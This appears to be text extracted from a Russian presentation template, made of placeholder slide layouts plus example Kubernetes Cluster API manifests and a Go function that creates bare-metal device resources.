
- Тезис в одну строку или две строки



Слайд со горизонтальной схемой



Слайд со горизонтальной схемой вариант 2



Слайд сравнение двух вариантов

Заголовок

Краткий текст
в две строки

Краткий текст
в две строки

Заголовок

Краткий текст
в две строки
или три строки

Краткий текст
в две строки
или три строки

Слайд с тезисом

**ЗАГОЛОВОК
В ДВЕ, ТРИ
ИЛИ ЧЕТЫРЕ
СТРОКИ**

Слайд с двумя тезисами

- Краткий текст в одну строку

- Краткий текст в одну строку

Слайд с тремя тезисами

01 Краткий текст
в две строки

02 Краткий текст
в две строки

03 Краткий текст
в две строки

Слайд с четырьмя тезисами

- Краткий текст в одну строку
- Краткий текст в одну строку
- Краткий текст в одну строку
- Краткий текст в одну строку

Слайд с пятью карточками

Текст в одну строку

01

Формулировка несложного тезиса в одну, две или три строки.

02

Формулировка несложного тезиса в одну, две или три строки.

03

Формулировка несложного тезиса в одну, две или три строки.

04

Формулировка несложного тезиса в одну, две или три строки.

05

Формулировка несложного тезиса в одну, две или три строки.

Слайд с восемью карточками

01

Пояснение для разделов,
рекомендуем писать
текстом в четыре строки
или в шесть строк
в зависимости от контента

02

Пояснение для разделов, рекомендуем писать
текстом в четыре строки или в шесть строк
в зависимости от контента

03

Пояснение для разделов,
рекомендуем писать
текстом в четыре строки
или в шесть строк
в зависимости от контента

04

Пояснение для разделов,
рекомендуем писать
текстом в четыре строки
или в шесть строк
в зависимости от контента

05

Пояснение для разделов,
рекомендуем писать
текстом в четыре строки
или в шесть строк
в зависимости от контента

06

Пояснение для разделов,
рекомендуем писать
текстом в четыре строки
или в шесть строк
в зависимости от контента

07

Пояснение для разделов, рекомендуем писать
текстом в четыре строки
или в шесть строк
в зависимости от контента

99,95%

Кратное пояснение тезиса

Слайд с тремя карточками



Пояснение данных
для разделов, рекомендуем
писать текстом в пять
строк или в шесть строк
в зависимости от контента



Пояснение данных
для разделов, рекомендуем
писать текстом в пять
строк или в шесть строк
в зависимости от контента



Пояснение данных
для разделов, рекомендуем
писать текстом в пять
строк или в шесть строк
в зависимости от контента

Слайд с шестью карточками

01

Пояснение данных
для разделов, рекомендуем
писать текстом в пять
строк или в шесть строк
в зависимости от контента

02

Пояснение данных
для разделов, рекомендуем
писать текстом в пять
строк или в шесть строк
в зависимости от контента

03

Пояснение данных
для разделов, рекомендуем
писать текстом в пять
строк или в шесть строк
в зависимости от контента

04

Пояснение данных
для разделов, рекомендуем
писать текстом в пять
строк или в шесть строк
в зависимости от контента

05

Пояснение данных
для разделов, рекомендуем
писать текстом в пять
строк или в шесть строк
в зависимости от контента

06

Пояснение данных
для разделов, рекомендуем
писать текстом в пять
строк или в шесть строк
в зависимости от контента

Слайд с тремя карточками



Формулировка несложного тезиса в одну, две или три строки.




Формулировка несложного тезиса в одну, две или три строки.



Формулировка несложного тезиса в одну, две или три строки.

Заголовок в одну строку



Текст рекомендуем
в две строки

Текст с пояснением
рекомендуем писать в две
строки или четыре
строки



Текст с пояснением
писать в две строки
или четыре строки
или в шесть строк



Текст рекомендуем
в две строки

Текст с пояснением
рекомендуем писать в две
строки или четыре
строки



Текст с пояснением
писать в две строки или
четыре строки
или в шесть строк

Слайд с фотоко́нтен́том в две карточки

```
apiVersion: cluster.x-k8s.io/v1beta1
kind: Cluster
metadata:
  labels:
    cluster.x-k8s.io/cluster-name: devoops
  name: devoops
  namespace: devoops
spec:
  clusterNetwork:
    pods:
      cidrBlocks:
        - ...
    services:
      cidrBlocks:
        - ...
  controlPlaneRef:
    apiVersion: controlplane.cluster.x-k8s.io/v1beta1
    kind: KubeadmControlPlane
    name: devoops
  infrastructureRef:
    apiVersion: infrastructure.cluster.x-k8s.io/v1beta1
    kind: PinataMetalCluster
    name: devoops
```

```
apiVersion: infrastructure.cluster.x-k8s.io/v1beta1
kind: PinataMetalCluster
metadata:
  labels:
    cluster.x-k8s.io/cluster-name: devoops
  name: devoops
  namespace: devoops
spec:
  domainPrefix: dev.cloud.mts.ru
  matchbox:
    namespace: matchbox
  controlPlanePort: 6443
  ipam:
    ipRangeCidr: ...
  netbox:
    domain: ...
    secretKeyRef:
      name: netbox
      key: token
```


Слайд с фотоко́нтен́том в одну карточку

```
func (m *MachinePinataVolkService) getCatboxDeviceStatus(ctx context.Context) (*catboxv1alpha1.DeviceStatus, error) {
    device, err := m.getOrCreateCatboxDevice(ctx)
    if err != nil {
        return nil, err
    }

    if !device.Status.Ready {
        return nil, fmt.Errorf("%w: catbox device is not ready", ErrTemporary)
    }

    return &device.Status, nil
}

func (m *MachinePinataVolkService) getOrCreateCatboxDevice(ctx context.Context) (*catboxv1alpha1.Device, error) {
    device := &catboxv1alpha1.Device{}
    ns := types.NamespacedName{
        Name:      m.machine.GetName(),
        Namespace: m.machine.GetNamespace(),
    }
    if err := m.client.Get(ctx, ns, device); err != nil {
        if k8sErrors.IsNotFound(err) {
            return m.createCatboxDevice(ctx)
        }
        return nil, fmt.Errorf("cannot get catbox device %s: %w", m.machine.GetName(), err)
    }

    return device, nil
}


func (m *MachinePinataVolkService) createCatboxDevice(ctx context.Context) (*catboxv1alpha1.Device, error) {
    host, err := m.getOrCreateVolkHost()
    if err != nil {
        return nil, fmt.Errorf("cannot get volk host: %w", err)
    }

    device := &catboxv1alpha1.Device{
        ObjectMeta: metav1.ObjectMeta{
            Name:      m.machine.GetName(),
            Namespace: m.machine.GetNamespace(),
            OwnerReferences: []metav1.OwnerReference{
                m.machine.GetOwnerRef(),
            },
        },
        Spec: catboxv1alpha1.DeviceSpec{
            Selector: catboxv1alpha1.DeviceSelector{
                OutOfBandIP: host.IpmiIP,
            },
            ClusterName: m.cluster.GetName(),
            Tenant:      m.cluster.GetTenant(),
        },
    }

    if err := m.client.Create(ctx, device); err != nil {
        return nil, fmt.Errorf("cannot create catbox device %s: %w", m.cluster.GetName(), err)
    }


    return device, nil
}
```

Иконки



Завершающий слайд

Есть вопросы?
Буду рад пообщаться с вами



Имя
Фамилия
Должность

<https://t.me/@ник в телеграм>

